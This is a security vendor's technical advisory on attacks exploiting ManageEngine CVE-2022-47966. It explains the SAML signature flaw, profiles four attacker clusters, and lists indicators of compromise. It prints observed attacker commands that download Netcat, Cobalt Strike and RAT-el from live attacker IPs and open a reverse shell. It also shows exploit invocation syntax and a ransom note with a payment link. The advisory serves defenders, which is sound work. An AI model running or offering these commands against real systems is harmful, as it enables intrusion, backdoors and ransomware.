Technical Advisory: Various Threat Actors Targeting ManageEngine Exploit CVE-2022-47966

By Martin Zugec

Published: 2023-02-23 · Archived: 2026-04-06 00:24:55 UTC

Starting on January 20 2023, Bitdefender Labs started to notice a global increase in attacks using the ManageEngine exploit CVE-2022-47966. This Remote Code Execution (RCE) vulnerability (CVSSv3 critical score 9.8) allows full takeover of the compromised system by unauthenticated threat actors. A total of 24 different products from Zoho ManageEngine are vulnerable.

We started detecting first attacks immediately the next day after the first public Proof of Concept (PoC) was released and documented by Horizon3.ai team. The identified victims are located across the globe and are from various industries, as is common with opportunistic attacks. Based on our analysis, 2,000 to 4,000 servers accessible from the internet are running one of the vulnerable versions. Not all servers are exploitable with the current PoC code, because SAML needs to be configured, but we urge all businesses running these vulnerable versions to patch immediately. After analyzing data from our telemetry, we decided to release a technical advisory to warn the public about this latest wave of opportunistic attacks.




Fig 1 – Geographical distribution of attacks based on our analysis

After recent attacks targeting Microsoft Exchange or ESXi servers, this is more proof that vulnerability exploits are becoming routine for various groups of threat actors. Using data from our telemetry, we have identified different groups of threat actors, including initial access brokers, ransomware groups, and cyber espionage experts.

In this technical advisory, we describe the latest trend of opportunistic attacks, explain this particular vulnerability, and document four different clusters of attacks we have analyzed. We urge all ManageEngine customers to immediately locate and patch all vulnerable systems and be on high alert, as attacks are not decreasing.

The “new” winning formula for threat actors

This latest wave of attacks are using similar a formula as we have observed previously with similar large-scale global attacks.

1. Threat actors identify an RCE vulnerability (preferably with a public PoC example) that impacts as many companies as possible. Examples are Microsoft Exchange, Apache, or VMware ESXi. Due to the sheer scale of global deployments, even if most companies patch immediately, tens of thousands of vulnerable servers are available even years after patch is released.
2. Using automated scanners, vulnerable systems are discovered and automatically compromised (spray-and-pray tactic).
3. Malicious payload (typically a webshell to enable remote administration access) is deployed on compromised server.

Less sophisticated attackers can automatically deploy ransomware – these are often disruptive and noisy campaigns that tend to get a lot of public attention (for example recent ESXiArgs ransomware). However, the real danger comes from hybrid

attacks that combine automated compromise with more precise execution. Threat actors can patch the vulnerability (preventing their competitors from compromising the same system), perform assessment and decide what's the best model of monetization.




Fig 2 – Flow of an example hybrid attack

Even if majority of businesses patch quickly, threat actors are left with thousands of potential targets. These vulnerable servers often belong to smaller companies but can be used as a jump point for bigger and more lucrative targets. In many cases, your data (for stealing or encryption) are less valuable to threat actors than your business connections. When thinking of attack surface, we need to start including the whole supply chain, including small contractors and vendors. In this particular case, several products for Managed Service Providers (MSPs) are impacted, further increasing the risk of supply chain attacks that can affect multiple businesses.

Another factor that helps threat actors is that initial exploits are often derivative and behave similarly to the original PoC code with minimal modifications. This lack of initial diversity is affecting both offensive and defensive measures. The impact of initial wave of attacks is mitigated, and temporary fixes and workarounds become permanent solutions. After the situation calms down, threat actors can find alternative methods for exploitation and target systems that are considered "immune." An example of this adaptation are recent ProxyNotShell/OWASSR attacks targeting Microsoft Exchange or virtual machine escape for OpenSLP vulnerability. VulnCheck already documented a different payload for CVE-2022-47966 vulnerability, with great explanation how the lack of diversity is becoming a significant problem when dealing with exploits.


The current state is beneficial for all types of threat actors – initial access brokers have time to establish better foothold and offer premium services (elevated privileges or victim information such as cyberinsurance coverage…), state-sponsored and profit-sharing groups like Karakurt can exfiltrate data (read our deep dive into one of these operations), and more traditional Ransomware-as-a-Service groups can prepare debilitating attacks at much bigger scale.

Considering all these factors, it is not surprising that our technical advisories in 2023 so far are based on vulnerabilities that were routinely exploited in 2021.

ManageEngine Vulnerability Overview

On January 10, 2023, ManageEngine released a security advisory CVE-2022-47966 affecting 24 products. This vulnerability was initially discovered by Khoa Dinh from VCSLab (read the original research). It allows unauthenticated remote code execution due to usage of an outdated third-party dependency for XML signature validation, Apache Santuario. The vulnerability in this library was identified almost 15 years ago (March 2008).


The vulnerable library is used only when SAML SSO is/was enabled. SAML is over 20 years old authentication standard and authentication traffic is passed through the requesting client.



Fix 3 – Normal SAML authentication flow

The modern authentication standards (like OpenID Connect) are not routing traffic through client, instead identity and service provider are communicating directly, bypassing the client completely.

Normally, this should not be a concern. SAML is using XML format of data, and this data is digitally signed to prevent a client from modifying it before it is passed over to the service provider. Unfortunately, with the older version of XML library, the references validation is performed before the signature validation.



Fix 4 – with vulnerable library, references are validated before the signature validation

When processing an XML file, threat actors can use XML transformations to execute malicious code. XML transformation is the process of changing the structure or format of an XML document to create a new XML document. The transformation can be achieved by using a set of rules or instructions, known as an XSLT (eXtensible Stylesheet Language Transformation), which specifies how the source XML should be transformed into the target XML. Overall, XML transformation is a powerful tool that allows for the manipulation of XML data in a wide variety of ways – including execution of code.

Before service provider can validate the signature and identify that SAML response has been modified, the code is already executed on a compromised server. This code is executed under process **<install directory>\\ManageEngine\\ServiceDesk\\jre\\bin\\java.exe**.

Clusters of Attacks

In all analyzed cases, the aim of the attacks was to deploy tools on unpatched systems such as Netcat, Cobalt Strike beacon, RAT-el (open-source penetration testing tool) and others by using built-in tools like `certutil.exe`, `bitsadmin.exe`, `powershell.exe`, or `curl.exe`.

Among the cases, we have identified four main clusters of attack types and information are provided in sections below. Aside from these four clusters, we have identified a wide range of attacks that couldn't be clustered.

Cluster 1 – Initial Access Brokers

After initial compromise, the attack continued with the following commands:

Command Lines

`certutil.exe -urlcache -f http://80.85.156[.]184:8085/cn.exe C:\cn.exe`
`powershell C:\cn.exe -e cmd.exe 80.85.156[.]184 443`

`CN.exe` was identified as a Netcat – command-line tool that is often used as a backdoor. Further analyzing our telemetry, we have identified following files to be present on the same IP address and port.

File Name	MD5 Hash	Description
`AnyDesk.exe`	9a1d9fe9b1223273c314632d04008384	Legitimate AnyDesk installer
`cf.exe`	b777226ef93acdb168980bbca82a48fe	DarkComet communicating with `80.85.156[.]184:1456`
`cg.exe`	8da896375e5d33e7d7486dbf71d008d8	DarkComet communicating with `80.85.154[.]180:1456`
`cl.exe`	5c0227204548c5a768c2e11da02ff774	DarkComet communicating with `80.85.154[.]180:1456`
`cn.exe`	e0fb946c00b140693e3cf5de258c22a1	Netcat
`CVE-2022-47966.py`	6e3b1169aac82b4d0e8ea0a24d1477d5	PoC from Horizon3.ai
`go.bat`	e2c644343fad304ccde047f3301066ba	
`rdp.ps1`	9758c592ef4b9a2279f8e80e992248b6	Enable RDP on port 8094
`reverse.elf`	199cb4936f7ef64fa134eb3cefff0518	Reverse shell communicating with `80.85.156[.]184`
`reverse.exe`	988038d8407d510c905183b8f6c421d6	Reverse shell communicating with `80.85.156[.]184`
`reverse_bind.exe`	edac597788e7c3df14a5fdcd13ee8916	

The threat actors used multiple scripts to automate their operation. These scripts (`ip<number>.sh`) used following syntax to test if a target is vulnerable to CVE-2022-47966:

Command Lines
python CVE-2022-47966.py --url https://<target ip address>:443/SamlResponseServlet --command 'powershell echo ASDFGH > C:\Progra~1\ManageEngine\ServiceDesk\webapps\ROOT\images\a.txt'

```
python CVE-2022-47966.py --url https://<target ip address>:8181/SamlResponseServlet --command 'powershell echo ASDFGH > C:\Progra~1\ManageEngine\ServiceDesk\webapps\ROOT\images\a.txt'
```

The aim of these attacks was to install AnyDesk software for remote access.

Cluster 2 – Buhti Ransomware

The threat actors attempted to download `any.bat` to install AnyDesk software and tried to execute a ransomware payload for Buhti Ransomware. This is a new ransomware family – while we have seen previous reports of Linux ransomware written in Go language, our sample was a Windows PE executable (`383b0d0dda2d7557b5cca518f53256b9`).

This ransomware sample is currently detected under name `ATI:Ransom.Buhti.389227C4` . We have extracted the following ransom note from the encryptor:

---------- [Welcome to buhtiRansom] ---------->

What happend?

Your files are encrypted. We use strong encryption algorithms, so you cannot decrypt your data.
But you can restore everything by purchasing a special program from us - universal decryptor. This program will restore all your files.
Follow our instructions below and you will recover all your data.

What guarantees?

We value our reputation. If we do not do our work and liabilities, nobody will pay us. This is not in our interests.
All our decryption software is perfectly tested and will decrypt your data.

How to get access?

Using a browser:
1) Open website: https://satoshidisk[.]com/pay/CHTWpW
2) Enter valid email to receive download link after payment.
3) Pay amount to Bitcoin address.
4) Receive email link to the download page.
5) Decrypt instruction included.

!!! DANGER !!!
DO NOT MODIFY or try to RECOVER any files yourself. It WILL NOT be able to RESTORE.
!!! DANGER !!!




Fig 5 – Screenshot of the payment site used by Buhti ransomware

Cluster 3 – Cobalt Strike and RAT-el

Threat actors tried to download malicious software using `bitsadmin.exe` and `curl.exe` tools from `212.192.246[.]232` server. The analysis of the hosted files shows that Cobalt Strike and RAT-el red teaming tools were intended to be deployed.

Command Line	MD5	Description	Detection Nam
`"bitsadmin /transfer admin3 /download /priority high http://212.192.246[.]232/home/svchost.ps1 C:\\users\\public\\music\\svchost.ps1"`	`e3cff253b9ad9050eb57d957624b796e`	Cobalt Strike beacon with C2 `0xx1.kaspenskyupdates[.]com`	`Heur.BZC.Leop`
`bitsadmin /transfer admin3 /download /priority high http://212.192.246[.]232/temp/conhost.exe C:\\users\\public\\music\\conhost.exe`	`53deb494057bb8e5d72b0f53bab1cb44`	RAT-el communicates with C2 `135.181.121[.]232`	`Heur.BZC.Leop`
`curl http://212.192.246[.]232/temp/conhost.exe -o c:\\windows\\temp\\conhost.exe`	`53deb494057bb8e5d72b0f53bab1cb44`		`Generic.Backd`

Cluster 4 – Cyber espionage

One cluster included evidence of targeted espionage operation – we decided to write a separate, more detailed report about this operation. You can read more about it in Weaponizing PoCs – A targeted attack using CVE-2022-47966 research from

Bitdefender Labs.

Conclusion & Recommendations

This vulnerability is another clear reminder of the importance of keeping systems up to date with the latest security patches while also employing strong perimeter defense. Attackers don't need to scour for new exploits or novel techniques when they know that many organizations are vulnerable to older exploits due, in part, to the lack of proper patch management and risk management.

In addition to prevention and cyber hygiene, multi-layered protection on all endpoints, servers, and workloads is critical. In our telemetry, we have identified the following indicators of compromise detected by different endpoint security modules:

Implementing IP, domain, and URL reputation is one of the most effective methods of defeating automated vulnerability exploits. According to analysis in the Data Breach Investigations Report 2022, only 0.4% of the IPs that attempted RCE were not seen in a previous attack. Blocking bad IPs, domains, or URLs on all devices, including remote and work-from-home endpoints, can be highly effective.

Finally, companies of all sizes should implement detection and response capabilities to detect any suspicious activity on the network and minimize the dwell time of adversaries. The GravityZone XDR sensors detect suspicious activity on the server or virtual machine, and alert security teams to lateral movement attempts or the establishment of an external connection by the threat actor. This technology can be augmented by good security operations, either in-house or through a managed service like Bitdefender MDR.

Ultimately, it is important to keep in mind the best protection against modern cyber-attacks is a multi-layered defense-in-depth architecture. Bitdefender GravityZone covers this by delivering prevention, protection, and detection and response in a single solution.

We would like to thank Victor Vrabie, Cristina Vatamanu, and Alexandru Maximciuc for help with putting this advisory report together.

CONTACT AN EXPERT

Indicators of Compromise

An up-to-date and complete list of indicators of compromise is available to Bitdefender Threat Intelligence users. The currently known indicators of compromise can be found in the table below.

URLs

http://80.85.156[.]184:8085/cn.exe
https://tmpfiles[.]org/dl/788858/any.txt
https://tmpfiles[.]org/dl/765036/enc.txt
http://212.192.246[.]232/home/svchost.ps1
http://212.192.246[.]232/temp/conhost.exe
http://111.68.7[.]122:8081/svhost.exe
http://146.70.126[.]178:57228/shell.exe
http://185.163.45[.]86:8000/1.txt

http://79.141.162[.]36:8888/aaaa.txt
http://143.244.153[.]229:8090
http://160.20.147[.]145:8000/favicon.ico
http://104.223.35[.]221/dashboard.html
http://146.4.21[.]94/tmp/tmp/logs.php
http://146.4.21[.]94/tmp/tmp/comp.dat
http://45.146.7[.]20:8000/nc.exe
http://149.28.57[.]130:443/Import.reg
http://149.28.57[.]130:443/time.bat
http://149.28.57[.]130:443/bdredline
http://45.154.14[.]194:443/conhost.txt
http://45.154.14[.]194:443/K7AVWScn.exe
http://45.154.14[.]194:443/conhost.exe
http://45.154.14[.]194:8080/conhost.exe
http://45.154.14[.]194:443/K7AVWScn.pfx
http://45.154.14[.]194:443/K7AVWScn.dll
http://45.154.14[.]194:443/K7AVWScn.txt
http://45.154.14[.]194:443/msftedit.dll
http://45.154.14[.]194:443/OLE.PDB
http://45.154.14[.]194:443/cmd.txt
http://45.154.14[.]194:443/MainFilterInitializer.jar

http://45.154.14[.]194:443/Import.reg
http://45.154.14[.]194:443/time.bat

Files

b777226ef93acdb168980bbca82a48fe
8da896375e5d33e7d7486dbf71d008d8
5c0227204548c5a768c2e11da02ff774
e0fb946c00b140693e3cf5de258c22a1
9758c592ef4b9a2279f8e80e992248b6
199cb4936f7ef64fa134eb3cefff0518
988038d8407d510c905183b8f6c421d6
edac597788e7c3df14a5fdcd13ee8916
383b0d0dda2d7557b5cca518f53256b9
e3cff253b9ad9050eb57d957624b796e
53deb494057bb8e5d72b0f53bab1cb44
527c71c523d275c8367b67bbebf48e9f
61e82cae3c97887e4b367e507c4995ed
c027d641c4c1e9d9ad048cda2af85db6
4960591cc04b080827020393f21c405b
bfe79b11ee1b82ae95b14fd53b6c3fd3

IP Addresses

45.154.14[.]194

149.28.57[.]130
78.141.247[.]105
80.85.156[.]184
135.181.121[.]232
45.146.7[.]20
5.255.107[.]19
139.99.118[.]61
212.192.246[.]232
111.68.7[.]122
146.70.126[.]178
185.163.45[.]86
79.141.162[.]36
143.244.153[.]229
160.20.147[.]145
104.223.35[.]221
146.4.21[.]94

Domains

0xx1.kaspenskyupdates[.]com
icy51j1b6sbewpauivxwfrmcu30vok.oastify[.]com